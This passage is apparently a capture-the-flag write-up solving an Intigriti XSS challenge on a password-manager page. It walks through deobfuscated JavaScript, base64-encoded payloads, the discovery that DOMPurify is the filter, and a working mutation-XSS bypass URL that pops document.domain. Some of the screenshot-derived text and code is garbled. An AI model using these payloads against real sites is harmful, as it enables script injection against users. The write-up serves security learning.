_0x5195[0x1 * 0x445 + 0x79 * 0x2e + -0x5 * -0x406] could not be created.
_0x5195[0x57 * 0xb + -0x3d * 0x6d + 0x18e9] ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
_0x5195[-0x1f54 + 0x122f * -0x2 + 0x97 * 0x73]
_0x5195[-0x21e5 + 0x2 * -0x3cb + -0x107 * -0x2b] #add
_0x5195[0x1 * 0xf91 + 0x27d * -0x9 + 0x679 * -0x1] #new-password input
_0x5195[0x165e + -0x203 + 0x11a7 * -0x1] Uh, oh!
_0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb] Please, provide a password
_0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2] error
_0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac] Keep hunting
_0x5195[0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8] ?password=
_0x5195[-0xfb * -0x11 + 0x14 * 0xb1 + -0x2cc4] password
_0x5195[0x1 * -0xc73 + -0x691 + 0x139c]
_0x5195[0x96b + 0xb59 + 0x1f * -0x95] +
_0x5195[0x3 * -0x851 + 0x1302 + 0x8ad] amsterdam_coffeeshops
_0x5195[-0x393 + -0x11ab + 0x17fb] try harder
_0x5195[0xa28 + -0x1 * -0x21af + -0x2919] #passwords
_0x5195[-0x233b + 0x128f * 0x1 + 0x1 * 0x136b] <div class="password"><span id="passwordsaved">
_0x5195[-0x508 + 0x10ae + 0x22 * -0x43] </span><button class="delete"><i class="fa fa-trash-o"></i></button></div>
_0x5195[0x4d1 * 0x2 + 0x6 * -0x446 + 0x12c3] .delete
_0x5195[-0x1c07 + 0x18cc + 0x76 * 0xd] #passwordsaved
_0x5195[-0x1333 + 0x18a4 + -0x5 * 0x89] completed
```

`_0x5195[0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8] ?password=`

We can search for this part in the source code and this reveals a bit further the “atob” function.

```
1412
1413 f (document[_0x5195[-0x14df * -0x1 * +0x3a * 0x7f + -0x3124]](_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1])[_0x5195[0x3 * 0x7d4 + -0xddc + -0x951]](_0x5195[-0x1 * 0x1d93 + -0x1
1414 var k = {};
1415 k[g(0x79, 0x82)] = _0x5195[0x165e * -0x203 + 0x11a7 * -0x1];
1416 k[g(0xb7, 0x198)] = _0x5195[-0x1 * 0xaf + -0x5 * -0xa4a3 + 0x1 * -0x13cb];
1417 k[g(-0x101, -0x97)] = _0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2];
1418 k[g(-0x125, 0x73)] = _0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac];
1419 swal(k);
1420 }else {
1421 if (window[_0x5195[0x3 * 0xacff + -0x3 * 0x2b3 + -0x15a9]](_0x5195[0x24f8 + 0x126f + 0xa9 * -0x53])[_0x5195[-0xb * -0x38c + -0x1815 + 0xebb + -0x1](_0x5195[0x173d + 0x8a1 * 0x3 +
1422 var l = _0x5195[-0xfb * -0x11 + 0x14 * 0xb1 + -0x2cc4])(_0x5195[0x5 * 0x673 + 0x48e + -0x2213], _0x5195[0x1 * -0xc73 + -0x691 + 0x139c], _0x5195[0x360 + 0xb59 + 0x1 * -0x5
1423 if (e(l) === !!l) {
1424 | var m = atob(l); ←
1425 } else {
1426 | var m = _0x5195[0x3 * -0x851 + 0x1302 + 0x8ad];
1427 | console[_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c]](_0x5195[-0x393 + -0x11ab + 0x17fb]);
1428 }
```

“Atob” decodes a base64 string: https://www.w3schools.com/jsref/met_win_atob.asp

pageXOffset
pageYOffset
parent
screen
screenLeft
screenTop
screenX
screenY
sessionStorage
self
status
top
alert()
atob()
blur()
btoa()
clearInterval()
clearTimeout()

Window atob() Method

◀ Window Object

Example

Decode a base-64 encoded string:

```
var str = "Hello World!";
var enc = window.btoa(str);
var dec = window.atob(enc);

var res = "Encoded String: " + enc + "<br>" + "Decoded String: " + dec;
```

Try it Yourself »

Following website can help here: <https://www.base64encode.org/>

Encode to Base64 format

Simply enter your data then push the encode button.

MySecretPassword

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ▾ Destination character set.

LF (Unix) ▾ Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

TXITZWNyZXRQYXNzd29yZA==

Phase 3: Lets get that XSS by inputting some code

We found our parameter and we know we need to base64 encode it. Next step would be to inject some arbitrary code and get that XSS.

This sounds easy but quickly I realised we are up against some security filter.

Our password is reflected in HTML code so we need HTML code that executes javascript.

This guide is very helpful: <https://github.com/s0md3v/AwesomeXSS#html-context>

Encode to Base64 format

Simply enter your data then push the encode button.

```
<svg onload=alert()>
```

ⓘ To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ▾ Destination character set.

LF (Unix) ▾ Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

› ENCODE < Encodes your data into the area below.

```
PHN2ZyBvbmxvYWQ9YWxlcnQoKT4=
```

But the security filter kicks in and destroys our XSS payload:

A screenshot of a web browser window. The address bar shows the URL: challenge-0921.intigriti.io/challenge/manager.htm?password=PHN2ZyBvbmxvYWQ9YWxlcnQoKT4=. Below the address bar is a search bar with the placeholder "Enter Password to be saved". To the right of the search bar is a green "Add" button. The main content area of the browser shows a simple HTML form with a single input field containing the encoded payload.

A screenshot of the Chrome DevTools Elements tab. The left pane shows the DOM structure of a page. In the middle of the page, there is an element with the value "<svg></svg> == \$0". This value is highlighted with a red rectangle. The right pane shows the Styles tab with CSS rules applied to this element. One rule is ".password span { font-size: 15px; font-weight: 400; cursor: pointer; }". The bottom of the screenshot shows the browser's status bar with the message "Inferred from span#passwordsaved".

Other well known payloads for HTML contexts can be found at PortSwigger XSS cheat sheet. Check the Portswigger cheat sheet for more payloads: <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

onerror

Compatibility:



Fires when the resource fails to load or causes an error

img ▾



```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <div class="container">
      <br>
      <div class="control">
        <div class="container">
          <div id="new-password"></div>
          <div id="passwords">
            <div class="password">(flex
              <span id="passwordsaved">
                
              </span>
            <button class="delete"></button>
          </div>
        </div>
      </div>
    </div>
```

This gets us further then the “svg” payload but the event handler is removed by the security filter. This handler is really needed to fire an XSS.

At this point I tried several things. I hosted an svg image externally and loaded it via the which did not work.

I tried to embed an svg image with a payload:

```
<img src='data:image/svg+xml;utf8,<svg><script>alert(1);</script></svg>' alt='lol'>
data:image/svg+xml;utf8,<svg id=Layer_1 xmlns=http://www.w3.org/2000/svg
xmlns:xlink=http://www.w3.org/1999/xlink <script>alert(1);</script></svg>' alt='lol'>
```

But technically this cannot work. A svg image can fire a payload in a stored XSS context if really uploaded and saved onto the website:

```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <div class="container">
      <br>
      <div class="control">
        <div class="container">
          <div id="new-password"></div>
          <div id="passwords">
            <div class="password">(flex
              <span id="passwordsaved">
                
              </span>
            <button class="delete"></button>
          </div>
        </div>
      </div>
    </div>
```

Phase 4: Take a step back and get that XSS

Several hours in the evening spend to find a good payload but nothing seems to work :-(. At this moment I took a step back and thought lets have another look at the dictionary I build and filter out anything that could be useful or parts that I do not know and look a bit odd to me.

The solution indeed already was included in our dictionary. Some translated parts where not known to me and contained words like “SAFE, TRUSTED... ” so I did a Google search on them and this revealed the filter used:

```
0x5195 [-0x1ee3 * 0x1 + -0x1840 + 0x3 / 0x1] RETURN_DOM_FRAGMENT
0x5195 [-0x1d30 * 0x2527 + -0x1 * 0x7934] RETURN_DOM_IMPORT
0x5195 [-0x1d30 * 0x2527 + -0x1 * 0x7934] RETURN_DOM_IMPORT
0x5195 [-0xd1 * 0x1 + -0x1 * 0x11] RETURN_TRUSTED_TYPE
0x5195 [-0xd1 * 0x1 + -0x1 * 0x11] RETURN_TRUSTED_TYPE
0x5195 [-0x1f1 * -0x1f + -0x8f1 * -0x195d] MCAST_MSFILTER_DOM
0x5195 [-0x2e8b + -0xc7 + 0x283 * -0x9] KEEP_CONTENT
0x5195 [-0x1f69 + -0x25d7 + 0x45a7] IN_PLACE
0x5195 [-0x158d + -0x2640 + 0x46da * 0x1] ALLOWED_URI_REGEXPS
0x5195 [-0x1c1 * 0x1 + 0x145f + -0x35b7 * 0x1] content
0x5195 [-0x6ff * -0x7 * 0x13 + -0x1 * -0xfa3] html
0x5195 [-0x57a * 0x1 + -0x144a + 0x35] svgFilters
0x5195 [-0x26f3 + 0x2 * 0x7b5 + 0x17f4] mathML
0x5195 [-0x198 * 0x1 + 0x1406 * 0x1000 + 0x51 * 0x6] ADD_TAGS
0x5195 [-0x25a + -0x12bd + 0x25 + -0xb6] ADD_URI_SAFE_ATTR
0x5195 [-0x270 + 0x24ec + -0x5ad * 0x6] #text
0x5195 [-0x2154 + -0x2055 + -0x1006 * -0x3] html
0x5195 [-0x6b * 0x3 + -0x1912 * 0x1 + 0x7 * 0x377] table
0x5195 [-0x344 + -0x1c7 + 0x1 * 0x1000 + -0x224c] tbody
0x5195 [-0x2e53 + -0x1fe1 + -0x6e7] removed
0x5195 [-0xa * -0x359 + 0x2592 + -0x4699] parentNode
0x5195 [-0x10 * -0x5b + 0x661 * -0x5 + 0x2a6] removeChild
0x5195 [-0x19f6 + -0x1cab + 0x329] outerHTML
0x5195 [-0x19f6 + -0x1cab + 0x329] removed
0x5195 [-0x1 * -0x8c7 * 0x230 + 0x11] getAttributeNode
0x5195 [-0x13 + -0x1f * -0x8b + -0x12f6] removed
0x5195 [-0x14c * -0x19 + -0x1ba + 0x1 * 0x3cf] removeAttribute
0x5195 [-0x1 * -0x1b1 + -0x1 * -0x2032 + -0xb2b9] createElement
0x5195 [-0x5cd + -0x62 * 0x13 + 0x7e2] parseFromString
0x5195 [-0x10c * 0x17 + -0x21a3 + 0x9d0] title
0x5195 [-0x141 + -0x141 + -0x141]
```

Google search results for "ADD_URI_SAFE_ATTR":

Search term: ADD_URI_SAFE_ATTR

About 387 results (0,42 seconds)

https://github.com/cure53/DOMPurify/issues [#327](#)
ADD_URI_SAFE_ATTR config persisting after first sanitize #327
15 Mar 2019 — I've noticed a bug with calls to the sanitize method after setting ADD_URI_SAFE_ATTR in custom configuration. Namely, the ADD_URI_SAFE_ATTR ...

https://github.com/cure53/DOMPurify/issues [#366](#)
URI_SAFE_ATTRIBUTES breaking change #366 - GitHub
URI_SAFE_ATTRIBUTES = 'ADD_URI_SAFE_ATTR' in cfg ?
addToSel(URI_SAFE_ATTRIBUTES, cfg.ADD_URI_SAFE_ATTR) : addToSel({...}

https://www.npmjs.com/package/dompurify [dompurify - npm](#)
13 Aug 2021 — DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG. It's written in JavaScript and works in all ...

Google search results for "RETURN_TRUSTED_TYPE":

Search term: RETURN_TRUSTED_TYPE

About 518 results (0,63 seconds)

Did you mean: RETURN TRUSTED TYPE

https://github.com/DOMPurify/blob/master/demos [DOMPurify/trusted-types-demo.html at main · GitHub](#)
innerHTML = DOMPurify.sanitize(dirty, {RETURN_TRUSTED_TYPE: true}); // .. or wrap DOMPurify in TT policy itself. const sanitizer = trustedTypes.

https://github.com/cure53/DOMPurify [DOMPurify - a DOM-only, super-fast, uber-tolerant ... - GitHub](#)
sanitize is used in an environment where the Trusted Types API is available and RETURN_TRUSTED_TYPE is set to true , it tries to return a TrustedHTML value ...

Google

SAFE_FOR_TEMPLATES

X | |

All Images Maps Videos News More Tools

About 10.200 results (0,59 seconds)

Did you mean: **SAFE FOR TEMPLATES**

<https://github.com/cure53/DOMPurify/blob/RE...> ▾

DOMPurify/README.md at main - GitHub

only use this mode if there is really no alternative. var clean = DOMPurify.sanitize(dirty, {SAFE_FOR_TEMPLATES: true}); /** * Control our allow-lists and ...

Allright we are up against a DOMPurify security filter it seems or at least something that uses parts of that code. Lets Google for a possible bypass.

And here comes Portswigger (Gareth Hayes) to the rescue with XSS mutation attacks:
<https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss>

Google

dompurify bypass

X | |

All Maps Shopping Videos News More Tools

About 35.200 results (0,44 seconds)

<https://portswigger.net/research/bypassing-dompurif...> ▾

Bypassing DOMPurify again with mutation XSS - PortSwig

07 Oct 2020 — After seeing Michał Bentkowski's **DOMPurify bypass** and the resulting patch, I was inspired to try and crack the patched version myself.

PortSwig

LOGIN

Products | Solutions | Research | Academy | Daily Swig | Support | ⋮

Overview Core Topics | Articles Meet the Researchers | Talks

Bypassing DOMPurify again with mutation XSS

Gareth Heyes
Researcher
[@garethheyes](https://twitter.com/garethheyes)

Published: 07 October 2020 at 14:17 UTC Updated: 07 October 2020 at 15:02 UTC


I am not an expert in XSS mutations so best is to Google yourself and figure out how it works. For this challenge this part is interesting:

This vector only worked in Chrome, so I was about to tweet this but then right before the tweet was scheduled to go out I found an mXSS in Firefox! For some reason a normal HTML comment wouldn't work to cause mutation in Firefox. However, if you change the comment to a CDATA tag it works fine:

```
<math><mtext><table><mglyph><style><![CDATA[</style><img  
title=""]]>&gt; /mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

The main difference between this and the Chrome one is CDATA tag and the required closing mglyph tag. I use the entity 	 to prove the mutation is actually happening and is not just attribute injection. It's worth noting that this Firefox vector was found after DOMPurify was patched. If you'd like to play with the vectors yourself then you can use our mXSS tool:

Time to base64 encode it and fire our XSS:



This works :-) our arbitrary javascript is executed. The URL can be delivered to our victim and once he adds his password our javascript will be executed.

Here the URL that will pop the document.domain as requested by the challenge:

[https://challenge-0921.intigriti.io/challenge/manager.html?
password=PG1hdGg+PG10ZXh0Pjx0YWJsZT48bWdseXBoPjxzdHlsZT48IS0tPC9zdHlsZT48aW1nIHRpdGxlPSItLSZndDsmbHQ7L21nbHlwaCZndDsmbHQ7aW1nJIRhYjtzcmM9MSZUYWI7b25lcnjvcj1hbGVydChkb2N1bWVudC5kb21haW4pJmd0OyI+](https://challenge-0921.intigriti.io/challenge/manager.html?password=PG1hdGg+PG10ZXh0Pjx0YWJsZT48bWdseXBoPjxzdHlsZT48IS0tPC9zdHlsZT48aW1nIHRpdGxlPSItLSZndDsmbHQ7L21nbHlwaCZndDsmbHQ7aW1nJIRhYjtzcmM9MSZUYWI7b25lcnjvcj1hbGVydChkb2N1bWVudC5kb21haW4pJmd0OyI+)

Works both on Chrome and FireFox:

